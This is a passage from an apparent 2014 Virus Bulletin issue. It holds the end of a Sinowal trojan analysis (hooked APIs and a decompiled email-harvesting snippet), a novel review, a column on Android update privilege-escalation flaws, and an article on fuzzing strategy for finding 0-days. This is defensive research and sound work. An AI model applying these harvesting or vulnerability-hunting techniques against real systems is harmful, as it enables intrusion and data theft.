|---|---|---|
| Name: | 0001CC4C | gbsniffer.dll |
| Base: | 00000001 | |

| Ordinal | RVA | Offset | Name |
|---|---|---|---|
| 0001 | 00001DCB | 00001DCB | Deinitialize |
| 0002 | 00001CCB | 00001CCB | Initialize |

*Figure 22: Sniffer module information.*

### Hook APIs

To monitor data transferred on the network and intercept the original data of hash operations, the sniffer module hooks a number of APIs, listed as follows:

Ws2_32.dll:
- closesocket, WSASend, WSARecv, send, recv

Wininet.dll:
- InternetConnectA, HttpOpenRequestA, HttpSendRequestA
- HttpSendRequestW, InternetReadFile, InternetCloseHandle

Advapi32.dll:
- CryptHashData

Bcrypt.dll:
- BCryptHashData

nspr4.dll:
- PR_Read, PR_Write, PR_Close


Ole32.dll:
- CoGetClassObject

### Harvest email addresses and FTP accounts

The sniffer module will collect sensitive information from POP3, SMTP and FTP sessions. The following information extracted from a monitored session will be sent through a pipe to the manager module:

- Name of client application for POP3, SMTP or FTP
- URL and port of POP3, SMTP or FTP server
- Email addresses from POP3/SMTP or user account of FTP.

The code for harvesting email addresses is shown in Figure 23.



```
        step = 3;
        break;
      case 3:
        v9 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6);
        if ( !wrap_get_offset_of_str_in_cstr(v9, "MAIL FROM:")
          || (v10 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6),
              !wrap_get_offset_of_str_in_cstr(v10, "RCPT TO:")) )
        {
          v11 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6);
          v12 = make_cstr_by_concat_cstr_and_str(&cstr_temp, "\r\n", (char *)v11, v22);
          LOBYTE(v40) = 5;
          append_substr_of_cstr_to_another_cstr(v12, 0);
          LOBYTE(v40) = 2;
          finalize_cstr(1, 0);
        }
        break;
    }
  }
  else
  {
    v20 = get_item_of_container_for_cstrs(v8, (int)&container_for_cstrs, v6);
    if ( !wrap_get_offset_of_str_in_cstr(v20, "AUTH") )
      step = 1;
  }
  ++v6;
}
while ( v6 < nItems );
```

*Figure 23: Harvesting email addresses.*

## CONCLUSION

Sinowal has become a persistent trojan by continuously upgrading its weapons, including use of multi-stage injection, time-based DGA, a complex encryption scheme and plug-in modules aimed at different kinds of browsers. Enormous economic losses affecting both individuals and institutions have been seen during the long evolution of this malware family. It is now time for the security community to launch a campaign which will put an end to the Sinowal story.

## REFERENCES

[1] Bell, H. Trojan.Mebroot Technical Details. http://www.symantec.com/security_response/writeup.jsp?docid=2008-010718-3448-99&tabid=2.

[2] Matrosov, A. How Theola malware uses a Chrome plugin for banking fraud. http://www.welivesecurity.com/2013/03/13/how-theola-malware-uses-a-chrome-plugin-for-banking-fraud/.


[3] Howard, F. Exploring the Blackhole exploit kit. http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit/.

[4] https://www.trusteer.com/products/trusteer-rapport.

# BOOK REVIEW

## ROGUE CODE

*Paul Baccas*
Proofpoint, UK



**Title:** Rogue Code: A Jeff Aiken Novel

**Author:** Mark Russinovich

**Publisher:** Thomas Dunne Books

**ISBN-13:** 978-1250035370

*Rogue Code* is security researcher Mark Russinovich's third novel featuring the main character Jeff Aiken, and like the previous two (*Zero Day* and *Trojan Horse*), is a modern techno-thriller with equal emphasis on both techno and thriller. The plot revolves around the world of high finance, particularly High Frequency Trading (HFT) and IPOs, and is mainly based in and around Wall Street. The timing of the book is particularly fortunate in that both editions of *The Times* (London and New York) feature in their list of non-fiction best sellers *Flash Boys*, by Michael Lewis, which describes the world of HFT and how it has changed share trading, and the market, forever.

As in the previous two novels, each chapter is introduced with either a memorandum or a vignette of the people/things affected by the rogue code – this does not hamper the pace of the book, and in fact adds to its depth. The characterization of the minor characters has improved since the first novel in the series, and I suspect that we may see some of them appearing in future books (as a protagonist, Jeff Aiken has at least three more major malware/computer security themes to tackle). There are several side themes that suggest that more stories may be in the pipeline: Jeff's relationship with colleague Daryl, and the internecine strife between (ex-)members of certain three-letter agencies with current (or former) members of other three-letter agencies.

Mark knows his subject in depth – and any area in which he doesn't have direct experience, he researches, and that shows. Sometimes the explanations and details are superfluous after the first mention (for example, detailing the manufacturer, type, and model of the bad guys' firearms wasn't necessary more than once). Perhaps taking out the exposition of the story and adding an Afterword or Addendum with some of these details would help to keep the flow smooth and fast.

I enjoyed the latest instalment of the Jeff Aiken series and would recommend you consider this for your summer vacation reading. Mark seems to be on an 18-month product release cycle and I look forward to version 4.0.

## SPOTLIGHT

# GREETZ FROM ACADEME: WILL RESEARCH FOR FOOD

*John Aycock*
University of Calgary, Canada

This is the 13th 'Greetz from Academe' article, which happens to coincide with *Virus Bulletin* ceasing to be published in a traditional magazine format. Since *VB* is undergoing change, it seems fitting for my final instalment to focus on change as well.

I'll begin with updates, since they introduce all manner of change to a system. In a previous 'Greetz' [1], I featured a research paper that dissected anti-virus updates and found a number of worrying problems. Happily, there seem to be more than enough updating flaws to go around, and anti-malware products aren't in the cross hairs this time – instead, it's *Google*'s turn. Xing *et al.*'s paper on mobile OS privilege escalation [2] appeared in the recent IEEE Symposium on Security and Privacy, a very well-respected security venue.

The researchers delved into what happens when *Android* devices are updated, and in particular the behaviour of the *Android* Package Management Service that oversees the updating process. In other words, the Package Management Service – which the paper's authors insist on abbreviating to 'PMS' – is responsible for periodic software bloat. Make your own inappropriate joke here; it's simply too easy.

Naturally, it would not be a good thing for user data to be lost, or user-installed apps to break, when an update occurs. PMS thus contains some elaborate logic in an attempt to make changes painless but, as the researchers discovered, some loopholes exist that can be exploited by an attacker. Patience is a virtue, and that idea underlies the various possible attacks. An attacker who can get a malicious app installed on a device (these attacks can all pass through third-party app markets, and most of them work on *Google Play* as well) simply needs to wait.

In one attack, for example, the malicious app claims carefully chosen privileges that have no special meaning on the *Android* version on which it is installed; when the *Android* device is updated, however, and those privileges now happen to be needed by a critical system component, PMS handles the conflict by silently giving the malicious app the system-level permission. PMS is, in effect, the Neville Chamberlain of the *Android* world, trying desperately to appease apps and keep them functional. This example is but one of many updating flaws the researchers uncovered, both in the *Google*-sanctioned *Android* versions and in *thousands* of custom vendor builds. The problems have been reported to *Google*, whose developers are working on fixing them, but the reality is that it will take a very long time for fixes to trickle out to all affected devices.

Fermat famously scribbled that he had a clever proof of his Last Theorem that was too large to fit in the margin. Looking at the margins of my copy of Xing *et al.*'s paper, they are nearly too small to contain all the stars and exclamation points with which I marked interesting points while reading it. It's a good paper. The authors could have stopped after explaining all the flaws, and it would still be a good paper, but in fact they went further and developed a tool to help find these so-called 'Pileup' update flaws, which is publicly available [3]. They make the interesting claim there that 'Generic security apps (e.g. *Lookout*, *Avast!*, *Norton*, etc.) cannot be easily tuned to detect Pileup threats.' That sounds to me like a challenge.

From updates as change, I'll turn to the topic of change in the sense of spare change: academic research funding. One of my goals in writing this column was to help bridge the gap between industry and academia, and along the way I've tried to explain what the world looks like from the academic point of view. It would be remiss of me not to mention research funding. One reason I went into academia is that I enjoy both teaching and research, yet a disproportionate amount of my time is spent doing neither of those, but instead worrying about getting the money to pay for research. The thing that may be surprising to readers is the scale, because amounts of money that would be lost in the noise on a corporate balance sheet can go quite far in academic research. For anyone in industry who finds themselves awash with what they consider small change, become a patron for an academic researcher. I, for one, would be happy to go all Renaissance in the tradition of da Vinci and Mozart, dedicating my works to the greater glory of *CorporateEntity*, if it meant I could get real work done!

I hope 'Greetz from Academe' has been both entertaining and enlightening over the last 13 months; thanks for reading.

## REFERENCES

[1] Aycock, J. Greetz from Academe: Full Frontal. Virus Bulletin, February 2014, p.30. http://www.virusbtn.com/virusbulletin/archive/2014/02/vb201402-greetz.

[2] Xing, L.; Pan, X.; Wang, R.; Yuan, K.; Wang, X. Upgrading Your Android, Elevating My Malware: Privilege Escalation Through Mobile OS Updating. 35th IEEE Symposium on Security and Privacy, 2014.

[3] Pileup Flaws: Vulnerabilities in Android Update Make All Android Devices Vulnerable. http://secureandroidupdate.org/.

FEATURE

# FUZZING EVERYTHING IN 2014 FOR 0-DAY VULNERABILITY DISCOVERY

*Alisa Esage*
Esage Lab, Russia

While the focus of fashionable security research is constantly shifting towards new targets, such as hardware and cloud security, 0-day vulnerability research has never lost its value. In fact, its value has continually risen, as demonstrated by the increase in the number of bug bounty and exploitation contest programs in existence, and their ever-increasing payouts. This year, a total of $850,000 was awarded to Pwn2Own contestants for successful exploitation of 0-day vulnerabilities in popular software [1]. Another bug monetization entity, the Zero Day Initiative, has for many years paid researchers for the responsible disclosure of valid security vulnerabilities (no exploit required), paying around a few thousand USD each time (this has been confirmed by the author).

As these considerable payouts suggest, finding valuable 0-days (that is, exploitable security vulnerabilities in popular software) is not an easy task. Even though fuzzing – which is the most common approach to bug hunting – is technologically and scientifically well developed and well documented, simply running some fuzzers (which is indeed easy to do) is not going to achieve the desired outcome. There seems to be a secret ingredient to finding valuable bugs – one that is missing from the books and publications on the subject. The main objective of the research behind this article was to find that secret ingredient, and to generalize it so that it could be applied to completely arbitrary targets (i.e. everything).

The main measure of research success was assumed to be the ratio of exploitable (as reported by automated tools) vulnerabilities to total number of bugs found in popular software. The secondary measure of success was the total number of bugs found with limited resources, as an indication of a potent fuzzing vector with popular software. By means of these two criteria and some of my own research, I have drawn some conclusions as to what makes a good fuzzing technique.

## THE IDEAL FUZZER

Regardless of the secret ingredient for fuzzing success, the first thing one needs is a good fuzzing framework.

There are a considerable number of fuzzing tools readily available on the Internet, both free and commercial. However, none of them satisfied the objectives of this research due to the following limitations:

1. They were too specialized. For example, they would only fuzz browsers, or only files. They were not suitable for fuzzing everything by design.
2. They enforced unnecessary constraints. For example, glue mutation with data feeding and automation with crash analysis. This kills flexibility and scalability, and thus, is not suitable for fuzzing everything.
3. There was a steep learning curve. All fuzzing frameworks had their own template format and specific configuration. We have to ask whether it is worth the investment of learning a system that is largely constrained anyway.

An ideal fuzzer – one that is suitable for finding security vulnerabilities in arbitrary software – should possess the following properties:

1. Omnivorous: It should be target invariant – i.e. independent of software type, data type, platform and architecture.
2. Omnipresent: It should be hosting-platform invariant – i.e. it should be equally capable of working on VM/hardware/localnet/clouds.
3. Autonomous: It should be able to be left to run on its own. It should rotate mutations/seeds automatically.
4. '*LEGO*'-style modular architecture: One should be able to mix and match components, enabling rapid support for new targets and hot patching for tweaking.
5. Unlimited, native scaling: It should be possible to have any number of fuzzers running at the same time. It should take very little time to set up new targets.
6. Immediately actionable output: It should perform auto-analysis of crashes, sort unique cases and send an email with the stats.
7. Available now: It should be available right now – we don't have the time for development, and the system must be usable from day one.

To satisfy these requirements, the system's specific functions must be well segregated and ultimately generalized (abstract). We assume the following system design decisions:

- A network client-server architecture
- Built upon isolated, generic tools
- Native automation (bash, cmd/PowerShell, cscript/wscript, AppleScript etc.)
- Native instrumentation (DebugAPI, CrashWrangler, cdb postmortem scripts etc.)

- Generic mutators (home-made bit-flipping tools, grep/sed/urandom, Radamsa).




*Figure 1: An ideal fuzzing framework architecture.*

As shown in Figure 1, the system's functions are segregated as follows:

1. Server:
   - Generates and serves test cases
   - Accepts and sorts crash analysis logs
   - Provides scripts for additional pre-analysis, sorting, particular trigger location
2. Client:
   - Executes the target software in a loop
   - Monitors exceptions
   - Analyses crash dumps
3. Whole system:
   - Runs in a loop
   - Scales natively by addition of new clients
   - Runs on any platform thanks to native automation tools.

As was noted in the introduction to this article, a decent fuzzing framework is necessary in order to start producing crashes, but it is not enough to find those elusive exploitable security vulnerabilities. So, where's the magic?

## THE MAGIC

It has been seven years since the publication of the canonical book *Fuzzing: Brute Force Vulnerability Discovery* [2], and 10 years since the publication of the first edition of *The Shellcoder's Handbook* [3]. Since then, dozens of research papers have been published, hundreds of fuzzing tools have been developed and shared with the community, and thousands of vulnerabilities have been discovered. In 2014, fuzzing is a mature industry, driven not by art or technology, but by the market and competition.

A common mistake made by beginners in this industry is to assume that success in fuzzing is defined by the fuzzer's speed and size. This is not exactly true, as proven by the success of a few independent researchers against *Google*'s own *ClusterFuzz* [4]. To put it simply, one needs millions of test cases if the majority of those test cases are bad (i.e. rejected by the target's data validation routines, or unable to reach or trigger any vulnerable code). Thinking along this logic, one might conclude that the main thing that matters in fuzzing is to target bug-rich branches of code.

The problem here is that there is no simple algorithmic solution for discovering such bug-rich branches of code on a major scale or for complex data formats. Code coverage allows for the measuring of the volume of code paths that have already been reached, but it doesn't help in discovering new code segments. Evolutionary input generation only allows new code paths to be discovered on a tiny assembly-level scale, not on the scale of a complex data format. Think of an RTF document with an embedded *Word* document with embedded ActiveX – how long would it take to evolve such a complex sample from a generic seed? Probably forever. However, my experience shows that it's exactly this kind of complex sample that targets the most 'fresh' code in applications.

Thus, discovering potent fuzzing vectors remains largely the responsibility of human intelligence.

Let's think: where can it possibly be, this bug-rich code base?

### The 'Elusive Joes'

Clearly, unknown or unpopular software is rich with an unaudited code base, because no one cares about it. And nor do we. As per popular software which everyone cares about, the density of 'previously unknown' bugs in various segments of code is primarily defined by the competition's assumptions and research patterns.

### Non-obvious

Part of the code base in a known, popular piece of software may still be bug-rich – for example, the code may not be obvious to reach or easy to trigger.

One example is the TIFF 0-day discovered in the wild in 2013 (CVE-2013-3906). The vulnerability lies within the *Microsoft Office* ogl.dll graphics processing module, which is specific to *Office 2007*. In every other *Office* version, embedded images are processed by the *Windows* native module gdiplus.dll. This means that this vulnerability could only be found by fuzzing *Office 2007* specifically with documents containing embedded malformed images – not a common vector with fuzzing graphics or documents.

Another example is CVE-2014-0315, the Insecure Library Loading vulnerability in *Windows*' handling of .cmd and .bat files. Vulnerabilities of this type are quite easy to find and are generally considered all to have been fixed long ago, but they are still being found in 2014.

The third example is CVE-2013-1324, the *Microsoft Office* .wpd file vulnerability. This is a stack-based buffer overflow – the trivial type of bug which was considered to have been eliminated long ago, but has still been found in the latest versions of *Microsoft Office*.

To summarize, some places to look for non-obvious code bases are:

- Ancient, rarely used code bases
- Hidden functionalities
- Software-specific source code for a system's native functionality.

### Effortful

A code base may long remain bug-rich if reaching it requires considerable effort.

One example is the use-after-free vulnerability in *Microsoft*'s RDP ActiveX (CVE-2013-1296). ActiveX modules are an easy target and *should*, in theory, be well audited already. The possible reason why this ActiveX remained vulnerable in 2013 is that public tools for fuzzing ActiveX don't support vulnerabilities of the use-after-free type.

Another example is the *Microsoft* DKOM/RPC service, which exposes ports 135 and 445 on a typical *Windows* system. This is a huge, complex and completely undocumented code base that has yet to be targeted by researchers.

So, some more signs of under-audited code bases worthy of our attention are:

- Those for which public fuzzing tools have limitations (easily augmented)
- Those with undocumented data formats (easily addressed by generic tools).

### Constrained

A code base may be under-audited because it was previously assumed to be too constrained to be valuable for exploitation, e.g. due to extra security controls or user interaction.

One example is, again, the system-standard ActiveX in *Windows*. Modern versions of *Internet Explorer* require user interaction to enable an ActiveX, so this is not considered to be an interesting vector for research. The misconception here is that *IE* is not the only software capable of loading and controlling an ActiveX (think *Microsoft Word*).

## SUMMARY

In summary, what I have concluded to be the minimum requirements for successful fuzzing are the following:

1. Research! The primary target should be code bases, not data formats or data input interfaces or fuzzing automation technology. Look for ancient code, hidden/non-obvious functionality, etc.
2. Bet on complex data formats. For complex data, code paths exist which are not reachable automatically – which means their code bases have probably never been audited and there will be no competition.
3. Craft complex fuzzing seeds manually. The rule of 'minimal size sample', as stated in [2], is obsolete in 2014.
4. Remove one to two data format layers before injecting malformed data. Deep parsers are less well audited (because researchers are lazy?) and they tend to contain more bugs (because programmers are lazy?).
5. Estimate the potency of a new vector by dumb fuzzing prior to investing in smart fuzzing. Use the assumption that bugs tend to crowd in the direction of a 'less well audited' code base.
6. Tweak a lot to get a 'feeling' for the particular target.
7. Keep the fuzzing setting dirty. Fuzzing is dirty by design. Incorporating it nicely into a well-designed system kills the flexibility that is necessary for tweaking and rapid prototyping.
8. Do more research.

## REFERENCES

[1] Pwn2Own 2014: A Recap. http://www.pwn2own.com/2014/03/pwn2own-2014-recap/.

[2] Sutton, M.; Greene, A.; Amini, P. Fuzzing: Brute Force Vulnerability Discovery. http://www.fuzzing.org/.

[3] Koziol, J.; Litchfield, D.; Aitel, D.; Anley, C.; Eren, S.; Mehta, N.; Hassell, R. The Shellcoder's Handbook: Discovering and Exploiting Security Holes. First Edition. 2004.

[4] Google Chromium Security Hall of Fame. http://www.chromium.org/Home/chromium-security/hall-of-fame/.

## END NOTES & NEWS

**Oil and Gas Cybersecurity takes place 3–4 June 2014 in Oslo, Norway**. For details see http://www.smi-online.co.uk/energy/europe/conference/Oil-and-Gas-Cyber-Security-Nordics.

**The M3AAWG 31st General Meeting will be held 9–12 June 2014 in Brussels, Belgium**. For details see http://www.maawg.org/events/upcoming_meetings.

**The Copenhagen Cybercrime Conference 2014 takes place 12 June 2014 in Copenhagen, Denmark**. For details see http://cccc-2014.com/.

**The 2014 USENIX Annual Technical Conference takes place 19–20 June 2014 in Philadelphia, PA, USA**. For more information see https://www.usenix.org/atc14/vb/.

**The 26th Annual FIRST Conference on Computer Security Incident Handling will be held 22–27 June 2014 in Boston, MA, USA**. For details see http://www.first.org/conference/2014.

**Hack in Paris takes place 23–27 June 2014 in Paris, France**. For information see http://www.hackinparis.com/.

**Black Hat USA takes place 2–7 August 2014 in Las Vegas, NV, USA**. For details see http://www.blackhat.com/.

**DEF CON 22 takes place 7–10 August 2014 in Las Vegas, NV, USA**. For details see https://www.defcon.org/.

**44 CON will be held 10–12 September 2014 in London, UK**. For more information see http://44con.com/.

**Cyber Intelligence Europe 2014 takes place 22–24 September 2014 in Brussels, Belgium**. For details see http://www.intelligence-sec.com/events/cyber-intelligence-europe-2014.

**VB2014 will take place 24–26 September 2014 in Seattle, WA, USA**. Early bird discount applies until 30 June. For more information and online booking, see http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

**The Fourth Annual (ISC)$^2$ Security Congress 2014 takes place 29 September to 2 October 2014 in Atlanta, GA, USA**. For details see https://congress.isc2.org/.

**The Information Security Solutions Europe Conference (ISSE 2014) will take place 14–15 October 2014 in Brussels, Belgium**. For details see http://www.isse.eu.com/.

**The M3AAWG 32nd General Meeting will be held 20–23 October 2014 in Boston, MA, USA**. For details see http://www.maawg.org/events/upcoming_meetings.

**WaTeR 2014 (the second Workshop on Anti-Malware Testing and Research) takes place 23 October 2014 in Canterbury, UK**. For details see http://secsi.polymtl.ca/water2014/.

**AVAR 2014 will be held 12–14 November 2014 in Sydney, Australia**. For details see http://www.avar2014.com/.

**Botconf '14 takes place 3–5 December 2014 in Nantes, France**. For full details of the second edition of the botnet fighting conference see https://www.botconf.eu/.

**VB2015 will be held in Prague, Czech Republic 30 September to 2 October 2015**. Further details will be announced at http://www.virusbtn.com/conference/vb2015/ in due course – in the meantime, please contact conference@virusbtn.com for information on sponsorship of the event or any other form of participation.

### SUBSCRIPTION RATES

**Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):**

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

*Corporate rates include a licence for intranet publication.*

**Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):**

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

**Editorial enquiries, subscription enquiries, orders and payments:**

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/